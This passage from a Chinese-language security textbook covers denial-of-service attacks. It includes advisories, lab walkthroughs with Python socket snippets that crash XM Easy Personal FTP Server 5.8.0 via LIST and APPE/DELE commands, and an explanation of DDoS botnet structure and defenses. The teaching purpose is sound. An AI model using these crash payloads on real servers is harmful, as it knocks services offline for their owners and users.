- BUGTRAQ ID: 69586                  CVE(CAN) ID: CVE-2014-4068
- 描述: Microsoft Lync 新一代企业整合沟通平台(前身为 Communications Server), 提供了一种全新的、直观的用户体验, 跨越 PC、Web、手机等其他移动设备, 将不同的沟通方式集成到一个平台之中。Microsoft Lync Server在处理意外情况时在实现上存在远程拒绝服务漏洞, 攻击者可利用此漏洞造成受影响系统崩溃, 导致拒绝服务。
- 对策: Microsoft已经为此发布了一个安全公告(MS14-055)以及相应补丁: MS14-055: Vulnerabilities in Microsoft Lync Server Could Allow Denial of Service(2990928).
- 链接: <http://technet.microsoft.com/security/bulletin/MS14-055>

## (2) Linux Kernel远程拒绝服务漏洞 (CVE-2014-3673)

- <http://www.securityfocus.com/bid/70883>
- <http://www.nsfocus.net/vulndb/28274>
- 发布日期: 2014-10-30                          更新日期: 2014-11-04
- 受影响系统: Linux kernel
- BUGTRAQ ID: 70883 CVE(CAN) ID: CVE-2014-3673
- 描述: Linux Kernel是Linux操作系统的内核。Linux kernel的sctp栈收到畸形ASCONF数据块后存在skb\_over\_panic内核崩溃, 攻击者可利用此漏洞造成拒绝服务。
- 对策: 厂商已经发布了升级补丁以修复这个安全问题, 见<http://www.kernel.org/>

### 13.3.3 DoS攻击实例

- DoS攻击的原理比较简单，然而攻击效果还是不错的。在此列举作者课题组所发现的两个针对ftp服务器（XM Easy Personal FTP Server）的拒绝服务攻击漏洞。**环境构建：**
- 安装一台Windows虚拟机，安装Python语言和XM Easy Personal FTP Server 5.8.0（这两个软件包在随书光盘中）。一个配置好的XM Easy Personal FTP Server 5.8.0主界面如图13-3所示。
- **实验原理：**  
见BUGTRAQ ID: [36969](#)和[37016](#)

# DoS攻击实验1

- 利用的漏洞: BUGTRAQ ID: [36969](#)  
<http://www.securityfocus.com/bid/36969>  
XM Easy Personal FTP Server LIST命令远程拒绝服务漏洞。
- 受影响系统:  
dxmsoft XM Easy Personal FTP Server 5.8.0及以下版本
- 漏洞描述:
  - XM Easy Personal FTP Server是一款简单易用的个人FTP服务器工具。如果没有首先使用PASV或PORT命令, XM Easy Personal FTP Server就无法处理LIST命令。在这种情况下登录到服务器并发布LIST命令就会导致FTP服务器崩溃。

- 主要攻击代码分析：

```
sock.send("user %s\r\n" %username)
```

```
r=sock.recv(1024)
```

```
sock.send("pass %s\r\n" %passwd)
```

```
r=sock.recv(1024)
```

# 在pasv或port命令之前使用list命令导致服务器崩溃


```
sock.send("LIST\r\n")
```

```
sock.close()
```

```
sys.exit(0);
```

## 攻击过程：

配置xm ftp server服务，监听21端口，并在ftp server上建立了test账户，密码为test



攻击代码保存在XM\_FTP\_Serv\_exp1.py中  
路径为D:\CMD\code\LIST

```
命令提示符
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

D:\CMD\code>cd LIST

D:\CMD\code\LIST>XM_FTP_Serv_exp1.py 127.0.0.1 test test

D:\CMD\code\LIST>
```

攻击的结果是ftp服务器崩溃而停止运行。

# 攻击实验2

- 利用的漏洞: BUGTRAQ ID: [37016](#)  
<http://www.securityfocus.com/bid/37016>  
XM Easy Personal FTP Server APPE和DELE命令远程拒绝服务漏洞
- 受影响系统:  
dxmsoft XM Easy Personal FTP Server 5.8.0及以下版本
- 漏洞描述:
  - XM Easy Personal FTP Server是一款简单易用的个人FTP服务器工具。用户登录到XM Personal FTP Server后对一个套接字连接使用APPE命令而对另一个连接使用DELE命令就会导致服务器停止响应。

- 第一个套接字连接：

```
1.sock.connect((hostname, 21))  
2.sock.send("user %s\r\n" %username)  
3.sock.send("pass %s\r\n" %passwd)  
4.sock.send("PORT 127,0,0,1,122,107\r\n")  
5.sock.send("APPE "+ test_string +"\r\n")  
6.sock.close()
```

第二个套接字连接：

```
1.sock.connect((hostname, 21))  
2.sock.send("user %s\r\n" %username)  
3.sock.send("pass %s\r\n" %passwd)  
4.sock.send("DELE "+ test_string +"\r\n" )
```

```
C:\ 命令提示符 - XM_FTP_Serv_expl.py 127.0.0.1 test test
[+] 220 Welcome to DXM's FTP Server 5.8.0
[-] user test
[+] 331 Password required for test
[-] pass test
[+] 230 Client :test successfully logged in. Client IP :127.
[-] DELE a
```

# 删除文件或文件夹时出错



无法删除 a: 文件正在被另一个人或程序使用。

关闭任何可能使用这个文件的程序，重新试一次。

确定

C:\ 命令提示符 - ftp 127.0.0.1



```
ftp> dir
200 Port command successful.
150 Opening ASCII mode data connection for directory 1
10-31-12 09:01AM      <DIR>          code
10-31-12 09:01AM      <DIR>          HH_01lyDBG
10-31-12 09:01AM      <DIR>          HkTools
10-31-12 09:02AM      <DIR>          Wcode
10-23-12 07:37PM          271561 Wcode.zip
226 Transfer complete.
ftp: 235 bytes received in 0.00Seconds 235000.00Kbytes
ftp> dir
```

# 13.4 分布式拒绝服务攻击

- 分布式拒绝服务即 **DDoS(Distributed Denial of Service)**，它是一种分布、协作的大规模拒绝服务攻击方式。对于只含单台服务器的目标站点，一般只用一台或几台攻击点就可以实施DoS攻击。然而，对于大型的站点，像商业公司、搜索引擎和政府部门的站点，一般用大型机或集群机作为服务器，此时常规的基于单个攻击点的DoS攻击难以奏效。
- 为了攻击大型站点，可以利用一大批（数万台）受控制的傀儡计算机向一台主机(某一站点)发起攻击，这样的攻击称为DDoS攻击。DDoS的攻击效果是单个攻击点的累加。如果征用10000台机器同时向目标攻击，则攻击效果是10000倍，如此强度的攻击即使是巨型机也难以抵挡。

## 13.4.1 分布式拒绝服务攻击原理

- 分布式拒绝服务攻击是一种利用了分布、协作结构的拒绝服务攻击，一般来讲都是客户机/服务器模式。
- 攻击者利用一台终端（客户机）来控制多台主控端，由主控端控制成千上万的傀儡主机（攻击代理服务器）进行攻击。

- DDoS的攻击平台由以下三个主要部分构成：
- **(1) 攻击者**: 攻击者所用的计算机是攻击的真正发起端，是主控台。攻击者一般不直接操控攻击代理直接对目标进行攻击，而是通过操纵主控端来操控整个攻击过程。这样有利于隐蔽自己。
- **(2) 主控端**: 主控端是攻击者非法侵入并控制的一些主机，这些主机还分别控制大量的代理主机。主控端主机的上面安装了特定的程序，因此它们可以接受攻击者发来的特殊指令，并且可以把这些命令发送到代理主机上。
- **(3) 代理端**: 代理端同样也是攻击者侵入并控制的一批主机，其上运行了攻击程序，接受和运行主控端发来的命令。代理端主机是攻击的执行者，真正向受害者主机发动攻击。




图13-6 DDoS的原理结构图

- 攻击者发起DDoS攻击的第一步，就是在Internet上寻找并攻击有漏洞的主机（傀儡计算机），入侵系统后在其中安装后门程序。被入侵的主机也常被称为“僵尸”，由大量僵尸组成的虚拟网络就是所谓的“僵尸网络”。攻击者入侵的主机越多，则其发动DDoS攻击的威力就越大。
- 第二步在入侵主机上安装攻击程序，其中一部分主机充当攻击的主控端，一部分主机充当攻击的代理端。
- 最后各部分主机各司其职，在攻击者的调遣下对攻击对象发起攻击。由于攻击者在幕后操纵，所以在攻击时不会受到监控系统的跟踪，身份不容易被发现。

## 13.4.2 分布式拒绝服务攻击的特点

- 与传统的单机模式的拒绝服务相比，分布式拒绝服务攻击有一些显著的特点，使其备受黑客攻击的青睐，是网络攻击者最常用的攻击方法。

### (1) 攻击规模的可控性

- 分布式拒绝服务攻击实施的主体是受攻击者控制的傀儡机，傀儡机的数量决定了分布式拒绝服务攻击的规模。因此，攻击者可以通过控制发动攻击所使用的傀儡机的数量来对攻击规模进行控制。所使用的傀儡机数量越多，攻击规模越大。为了达到最佳的攻击效果，攻击者一般都使用所有控制的傀儡机发起攻击，并且攻击过程中不断控制尽可能多的新的傀儡机，以此来保持攻击规模的稳定性和攻击效果的持续性。

## (2) 攻击主体的分布性

- 攻击主体的分布性是指实施分布式拒绝服务攻击的主体不是集中在一个地点，而是分布在不同地点协同实施攻击。
- 攻击主体的分布性是分布式拒绝服务攻击一个显著的特点。分布式拒绝服务攻击主体分布的广泛程度由攻击主体选择范围确定。
- 如果选择范围是一个州，则攻击主体分布在一个州，如果选择范围是一个国家，则攻击主体分布在一个国家，如果攻击主体在全球范围内选择，则攻击主体分布在世界的各个角落。

### (3) 攻击方式的隐蔽性

- 由于分布式拒绝服务攻击并不是由攻击者本人所使用的主机直接发起攻击，而是通过控制主控端和傀儡机间接发起攻击的，因此，对于攻击者来说，具有很强的隐蔽性。
- 此外，攻击主体的分布性也使得对攻击源的追踪显得非常困难。

## (4) 攻击效果的严重性

- 相比于其它攻击手段，分布式拒绝服务攻击的危害性更加严重，特别是大规模的分布式拒绝服务攻击，除了造成被攻击目标的服务能力大幅下降之外，还会大量占用网络带宽，造成网络的拥塞，危害整个网络的使用和安全，甚至可能造成信息基础设施的瘫痪，引发社会的动荡。
- 针对军事网络的分布式拒绝服务攻击，还可使军队的网络信息系统瞬时陷入瘫痪，破坏力巨大。

## (5) 攻击防范的困难性

- 分布式拒绝服务攻击充分利用了TCP/IP协议的漏洞，因此，对分布式拒绝服务攻击的防御比较困难，除非拒绝使用TCP/IP协议，才有可能完全防御住。
- 分布式拒绝服务攻击一旦发起，在很短时间内就能造成目标机服务的瘫痪，即使被发现，也很难进行防御。

## 13.4.3 分布式拒绝服务攻击的防御对策

- 实事求是地说，目前还没有公认的彻底杜绝DDoS攻击的有效方法，但是以下方法有助于降低被DDoS攻击的风险。

### (1) 提高软件的安全性，杜绝漏洞的出现

- 如果没有软件漏洞，黑客是很难正面入侵一个计算机系统的。因此，应该对软件进行安全测试和评估，尽量减少漏洞的出现，一旦出现漏洞，也要及时用补丁修补漏洞。这就需要提高软件开发人员的安全意识和能力，使之在软件开发实践中践行安全编码的原则。

## (2) 加强计算机用户的安全防护意识，避免成为傀儡计算机

- 入侵并控制大量的傀儡计算机是攻击者实施DDoS攻击的前提。如果能加强广大计算机用户的安全防护意识和能力，使攻击者无法入侵并控制一批傀儡计算机，则DDoS自然就无法发动了。

## (3) 实施控制，降低分布式拒绝服务攻击的危害

- 分布式拒绝服务攻击一旦发生，要及时做出响应，采取各种措施进行控制，最大限度降低攻击的危害性。
- 一般而言，DDoS一旦发动，其发出的数据包是有某些特点的，这就可以在IDS中设置相应的检测规则，并与企业的防火墙联动，拒绝攻击数据包进入企业的网络。

## (4) 建立组织，健全分布式拒绝服务攻击的响应机制

- 为及时对分布式拒绝服务攻击进行响应，统筹应对分布式拒绝服务攻击的措施和资源，应建立计算机应急响应组织，健全分布式拒绝服务攻击的响应机制，这对于一个国家应对分布式拒绝服务攻击来说是非常必要的。
- 在分布式拒绝服务攻击爆发时，计算机应急响应组织可以对攻击及时响应，迅速查找确定攻击源，屏蔽攻击地址，丢弃攻击数据包，最大限度的降低攻击所造成的损失，并对攻击造成的损失进行评估。

# 作业和上机实践

- 作业
  - 简述Smurf攻击的过程。
  - 简述SYN Flood的攻击原理。
- 上机实践(自己练习，不考核)
  - 修改Windows注册表，防止SYN攻击